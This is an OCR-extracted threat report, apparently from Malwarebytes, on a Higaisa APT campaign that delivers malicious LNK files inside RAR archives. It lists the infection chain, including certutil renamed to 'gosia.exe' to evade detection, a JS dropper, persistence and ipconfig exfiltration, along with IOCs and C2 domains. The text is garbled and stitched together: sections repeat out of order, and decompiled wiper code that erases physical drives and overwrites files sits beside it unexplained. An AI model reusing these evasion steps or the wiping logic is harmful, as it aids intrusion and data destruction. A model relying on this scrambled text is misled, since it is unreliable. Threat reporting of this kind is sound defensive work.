- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

